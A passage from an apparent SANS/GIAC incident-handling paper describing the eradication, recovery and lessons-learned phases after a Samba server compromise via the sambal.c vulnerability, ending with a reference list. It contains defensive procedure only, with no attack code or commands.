A patch was identified that would eliminate the sambal.c vulnerability. The patch was downloaded and compared to an MD5 signature calculated by a known good statically linked md5sum executable stored read-only on a jump kit executables disc. Once validated identical to the calculated sum displayed on the website download page, the patch was pulled down from the internet for application. Application of the patch occurred after the system was recovered according to the description that will be discussed in the next section entitled "Recovery." The patch was deployed from a CD to the system prior to its reconnection to the network. The system configuration was also audited prior to network reconnection to identify any further opportunities for system hardening. This effort was facilitated by use of the minimum security standard policies mentioned in the 'Preparation' section. The analysis yielded the opportunity of disabling the accepted negotiation of SSHv1 protocol by the sshd daemon.

Corporate Eradication Actions

A policy exists at GIAC Corporation to scan all corporate networks for vulnerabilities seen within the company network perimeter, so all corporate systems were scanned with the sambal.c tool itself, which exhibits the functionality to discriminate between windows NETBIOS and samba NETBIOS implementations. Systems found running samba were identified for the purpose of identifying site system administrators. After identified, each samba system administrator was contacted and instructed to perform an integrity scan for signs of compromise. Systems were also patched based upon the md5 verification routine as seen above.

Because of the size of GIAC corporation and the complexity of it's networks, a server owner database has been incorporated into the dns system. Essentially, when a system administrator requests access for a domain name, that system administrator's name and GIAC corporate ID number are listed as a comment to the DNS entry in the DNS tables, this provides security personnel a way of tracking down an owner expeditiously. Systems that do not have a domain-name are assumed to be rogue systems and are removed from the network according to policy.

Recovery

Recovery of the system was owned by the local site unix administrator. Because the system administrator had prepared for disaster scenarios, she had available extra drives to replace the root and application drives confiscated for use as evidence in potential prosecution efforts. The drives were placed in the machine and the system administrator rebuilt the system while disconnected from the network. As described in the section entitled "Eradication" the machine was patched with a valid patch and modified according to the hardening assessment. After the system was verified clean, the root password was changed, a tripwire fingerprint was taken, and the system was returned to the network. Had the system not been on a network already monitored by a NIDS, a temporary NIDS might have been placed on the network for temporary monitoring purposes.

Lessons Learned

A standardized procedure has been documented to provide a foundation for ensuring that sufficient information is captured through use of a post-mortem template. The template includes the following agenda discussion topics:

- Incident team Attendee contact information, including the name, number, email address, and pager information for each incident handling team participant.

- System/network/business impact durations, documented to the best of the ability of the incident handling team. Each duration is also qualified as team controlled (compromise, delay in identification, containment, eradication, recovery)

- Description on incident, including the method of identification, a photocopied/scanned attachment of Incident handler hand-written notes.

- Description of root cause of compromise.

- Summary of incident handling effort, including a list of things that went well, and things that went poorly.

The post-mortem template is used by the incident handler to prepare a summary to high level IT management. The summary typically contains a summary of the incident and impact, along with notes regarding each step in the incident handling process (preparation, identification, containment eradication, recovery, and lessons learned).

The following list represents the issues identified during the post-mortem.

- Corporate wide system inventory monitoring: As GIAC corporation is an international business that employs many thousands of employees, keeping track of all systems attached to network, along with all of the open network ports that are available to anyone with physical access, along with VPN clients and wireless access point availability, the corporate security department has realized that network presence needs to be granted only when a system owner has been authenticated and is readily reachable in the case of a system compromise.

- Compliance port scans: All networks at GIAC Corporation are scheduled for periodic vulnerability scanning. Unfortunately, the frequency of the scanning was not differentiated between networks of differing criticality. As a result of this post mortem, it was identified that some networks, especially DMZ's of internal and external firewalls, should be scanned at a higher frequency.

- IDS coverage: Even though the compromised system had a NIDS attached and monitoring traffic, it was determined that maintaining several dozen un-configured NIDS sensors for use as impromptu monitoring devices would facilitate the security of high risk/ high criticality networks, especially in the cases of post-incident monitoring.

- VPN attached systems: VPN clients represent a major security issue for GIAC corporation. As employees tend to be lax on the security of their laptops while away from work, these laptops represent inviting game to attackers who would like access to corporate GIAC networks without the trouble of penetrating more fortified defenses such as the corporate firewall. The corporate information security team has elected to mitigate these exposures by popularizing the phrase that security is "US vs the bad guys" as opposed to "Corporate Information Security against me(individual employee)."

- Compensation time: All members of the incident handling team were compensated with additional time off to make up for the over-time necessary for clean-up of the DMZ samba server compromise.

References

Barman, Scott. "Writing Information Security Policies." Nov. 2nd, 2001. New Riders Publishing. Indianapolis, IN (http://www.panix.com/~barman/wisp/)

Brownless, N., Guttman, E. "RFC 2350: Expectations for Computer Security Incident Response." June 1998. http://www.rfc-editor.org/rfc/rfc2350.txt (6/8/03)

Guel, Michele D., "A Short Primer for Developing Information Security Polices." 2001. The SANS Institute. Bethesda, MD.

Guel, Michele D. "The SANS security policy Project" 2003. The SANS Institute. Bethesda, MD.

SANS Institute. "4.1 Incident Handling: Step-by-Step and Computer Crime Investigation." 2003. The SANS Institute, Bethesda, MD.

Schultz, Eugene E.; Shumway, Russell. "Incident Response: A strategic Guide to Handling System and Network Security Breaches." January 2002. New Riders Publishing. Indianapolis, IN.